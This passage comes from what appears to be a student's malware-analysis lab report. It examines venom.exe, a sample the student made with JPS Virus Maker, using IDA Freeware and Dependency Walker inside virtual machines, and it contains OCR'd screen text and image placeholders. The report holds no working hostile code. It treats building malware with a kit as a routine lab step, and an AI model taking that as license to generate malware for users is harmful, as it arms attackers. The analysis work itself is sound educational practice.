
b. Strings Analysis

Extracted strings include standard library calls and basic program information.




d. Code Sections


The executable includes common code sections, such as **.text**, **.data**, and **.rsrc**.





e. Control Flow and structure Analysis


Visualize the control flow within the program and structure of malware.




Windows 8.x x64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Metasploitable2-Linux
kali-linux-2023.3-vmwar
Windows 8.x x64
Windows 7 x64
Home
Windows 8.x x64
IDA - venom.exe C:\Users\RAKESH NAIDU\Downloads\JPS Virus Maker\JPS Virus Maker.sfx\venom.exe
File Edit Jump Search View Debugger Options Windows Help
Local Windows debugger
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions
Function name
start
Graph overview
IDA View-A
Hex View-1
Structures
Enums
Imports
Exports
004121D0 80 BE 00 D0 40 00 8D BE 00 40 FF FF 57 83 CD FF
000055D0 004121D0: start (Synchronized with IDA View-A)
Output
Function argument information has been propagated
The initial autoanalysis has been finished.
IDC
AU: idle Down Disk: 47GB
5:29 PM
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


Windows 8.x x64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Metasploitable2-Linux
kali-linux-2023.3-vmwar
Windows 8.x x64
Windows 7 x64
Home
Windows 8.x x64
IDA - venom.exe C:\Users\RAKESH NAIDU\Downloads\JPS Virus Maker\JPS Virus Maker.sfx\venom.exe
File Edit Jump Search View Debugger Options Windows Help
Local Windows debugger
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions
Function name
start
Graph overview
IDA View-A
Hex View-1
Structures
Enums
Imports
Exports
Name
; Ins/Del/Ctrl-E: create/delete/edit enumeration types
; N/Ctrl-N : create/edit a symbolic constant
; U : delete a symbolic constant
; ; or : : set a comment for the current item
;
; For bitfields the line prefixes display the bitmask
Output
Function argument information has been propagated
The initial autoanalysis has been finished.
IDC
AU: idle Down Disk: 47GB
5:30 PM
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.






5. Conclusion


- This analysis provides introductory insights into the characteristics and structure of the JPS virus sample. Visuals from IDA Freeware help illustrate key aspects of the analysis.

Objective: 03


Identify file dependencies using Dependency Walker


- Exploring the intricate landscape of malware and its underlying components is a crucial facet of contemporary cybersecurity studies. In this assignment, I delved into this realm, employing Dependency Walker, an invaluable tool in the cybersecurity toolkit. This application allows for a meticulous examination of the dependencies associated with executable files, offering insights into their inner workings.
- The journey commenced with the download and installation of Dependency Walker, a straightforward process that paved the way for a hands-on exploration of the dependencies within a malicious file crafted using JPS Virus Maker. The subsequent analysis, facilitated by Dependency Walker's intuitive interface, unveiled the intricate web of .DLL nodes, with a special focus on the KERNAL32.DLL node.
- For this assignment, my initial step involved downloading and installing Dependency Walker, a crucial tool for examining dependencies in executable files. Upon installation, I ran the application and navigated to the "File" option on the interface. Subsequently, I uploaded the malicious file, previously created using JPS Virus Maker.






- Upon uploading the file, an error message appeared, and I observed that .DLL nodes for my malicious file (venom.exe) were visible in the left window. To gain a more detailed view, I selected the KERNAL32.DLL node. Clicking on this DLL node revealed the import and export sections, allowing for a comprehensive analysis of all DLL dependencies associated with the malicious file.









- This assignment focused on utilizing Dependency Walker to explore the dependencies of the created malicious file, contributing to a better understanding of its internal structure and potential threats.

Objective: 04

